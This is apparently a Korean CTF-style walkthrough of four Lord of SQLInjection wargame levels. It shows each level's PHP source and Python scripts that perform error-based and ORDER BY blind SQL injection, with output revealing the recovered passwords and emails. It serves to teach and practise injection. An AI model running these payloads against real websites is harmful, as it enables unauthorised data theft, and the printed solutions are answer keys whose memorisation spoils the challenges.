        url = a+ "?pw= 'or id='admin' and if(substr(hex(pw),"+str(j)+",1)="+chr(i)+",(select 1 union select 2),1)%23;"
        res = requests.get(url,cookies = cookies)
        if 'Subquery' in res.text:
            pw += chr(i);
            print("Found it: ",pw)
            break
```

for j in range(1,pwlen+1) › for i in range(32,128) › if 'Subquery' in res.text

sql

```
!
"
#
$
%
&
'
(
)
*
+
,
-
.
/
0
1
Found it:  30366235613663313665383833303437356639383363633361383235656539 61
```

select 1 union select 2를 실행시킬경우 2개의 row 가 한개의 row 에 들어갈 수 없기떄문에 에러가 출력됩니다. 이 에러를 이용하여 blind sql injection 을 합니다.

그나저나 결과값이 도저히 비밀번호로는 보이지 않는군요. hex로 뽑아냈으니 변환해봅시다.


요놈을 어떻게할지 고민을 많이 해봤습니다.

query : **select id from prob_iron_golem where id='admin' and pw='06b5a6c16e8830475f983cc3a825ee9a'**

**IRON_GOLEM Clear!**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/sleep|benchmark/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_iron_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(mysqli_error($db)) exit(mysqli_error($db));
  echo "<hr>query : <strong>{$query}</strong><hr><br>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_iron_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("iron_golem");
  highlight_file(__FILE__);
?>
```

그대로 입력하니까 됬습니다.(30분을 잃었습니다)

22

los.rubiya.kr/chall/dark_eyes_4e0c557b6751028de2e64d4d0020e02c.php

query : **select id from prob_dark_eyes where id='admin' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/col|if|case|when|sleep|benchmark/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_dark_eyes where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(mysqli_error($db)) exit();
  echo "<hr>query : <strong>{$query}</strong><hr><br>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_dark_eyes where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("dark_eyes");
  highlight_file(__FILE__);
?>
```

이번엔 if 를 못치게 막아놨군요

```python
a= "https://los.rubiya.kr/chall/dark_eyes_4e0c557b6751028de2e64d4d0020e02c.php"
url = a+ "?pw= 'or id='admin' and (select 1 union select(ord(substr(pw,"+str(j)+",1))="+str(i)+"))%23"
res = requests.get(url,cookies = cookies)
if 'select' in res.text:
    pw += chr(i);
    print("Found it: ",pw)
    break
```

for j in range(1,pwlen+1) › for i in range(48,128)

sql

```
S
T
U
V
W
X
Y
Z
[
\
]
^
_
`
a
b
c
Found it:  5a2f5d3c

Process finished with exit code 0
```

and 를 이용하여 if를 우회해줍니다.

23

los.rubiya.kr/chall/hell_fire_309d5f471fbdd4722d221835380bb805.php

| id | email | score |
|---|---|---|

query : **select id,email,score from prob_hell_fire where 1 order by**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|proc|union/i', $_GET[order])) exit("No Hack ~_~");
  $query = "select id,email,score from prob_hell_fire where 1 order by {$_GET[order]}";
  echo "<table border=1><tr><th>id</th><th>email</th><th>score</th>";
  $rows = mysqli_query($db,$query);
  while(($result = mysqli_fetch_array($rows))){
    if($result['id'] == "admin") $result['email'] = "**************";
    echo "<tr><td>{$result[id]}</td><td>{$result[email]}</td><td>{$result[score]}</td></tr>";
  }
  echo "</table><hr>query : <strong>{$query}</strong><hr>";

  $_GET[email] = addslashes($_GET[email]);
  $query = "select email from prob_hell_fire where id='admin' and email='{$_GET[email]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['email']) && ($result['email'] === $_GET['email'])) solve("hell_fire");
  highlight_file(__FILE__);
?>
```

Lord of | https:// | https:// | https:// | https:// | https:// | https://

los.rubiya.kr/chall/hell_fire_309d5f471fbdd4722d221835380bb805.php?order=1

| id | email | score |
|---|---|---|
| admin | ************** | 200 |
| rubiya | rubiya805@gmail.cm | 100 |

query : **select id,email,score from prob_hell_fire where 1 order by 1**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|proc|union/i', $_GET[order])) exit("No Hack ~_~");
  $query = "select id,email,score from prob_hell_fire where 1 order by {$_GET[order]}";
  echo "<table border=1><tr><th>id</th><th>email</th><th>score</th>";
  $rows = mysqli_query($db,$query);
  while(($result = mysqli_fetch_array($rows))){
    if($result['id'] == "admin") $result['email'] = "**************";
    echo "<tr><td>{$result[id]}</td><td>{$result[email]}</td><td>{$result[score]}</td></tr>";
  }
  echo "</table><hr>query : <strong>{$query}</strong><hr>";

  $_GET[email] = addslashes($_GET[email]);
  $query = "select email from prob_hell_fire where id='admin' and email='{$_GET[email]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['email']) && ($result['email'] === $_GET['email'])) solve("hell_fire");
  highlight_file(__FILE__);
?>
```


이번엔 hello admin,guest가 아니라 order를 이용한 정렬방식을 이용해야 되겠군요. 정렬 규칙을 살펴봅시다.
order =1일때 id로 내림차순, 2일때 email, 3일때 score로 내림차순이 됩니다.

```
for i in range(1,200):
    a = "https://los.rubiya.kr/chall/hell_fire_309d5f471fbdd4722d221835380bb805.php"
    url= a+ "?order=if(id='admin' and length(email) ="+str(i)+",1,2)"
    res = requests.get(url,cookies= cookies)
    print(str(i))
    if (('200</td></tr><tr><td>rubiya' in res.text) == 1):
        pwlen = i

        print("Password Length:",pwlen)

        break
```

이걸 이용해서 blind sql 구문을 만들었습니다 . length를 구했으니 같은방법으로 email도 구합니다.

```
a
b
c
d
e
f
g
h
i
j
k
l
m
Found it:  admin_secure_email@email.com
```

24




주석에서 hell_fire(이전문제)와같다고 합니다.

```python
for i in range(1,200):
    a = "https://los.rubiya.kr/chall/evil_wizard_32e3d35835aa4e039348712fb75169ad.php"
    url= a+ "?order=if(id='admin' and length(email) ="+str(i)+",'',1)"
    res = requests.get(url,cookies= cookies)
    print(str(i))
    if (('50</td></tr><tr><td>rubiya' in res.text) == 1):
        pwlen = i

        print("Password Length:",pwlen)

        break

pw=""
check = 0
print("length find end");
```

order를 입력했을때 모든 경우가 정렬이 같기에, order에 빈 공백을 넣어 정렬이 됬을때와 출력되지 않을때로 나눠서 blind sql을 했습니다.

```
_
^
-
`
a
b
c
d
e
f
g
h
i
j
k
l
m
Found it:  aasup3r_secure_email@email.com
```

끝!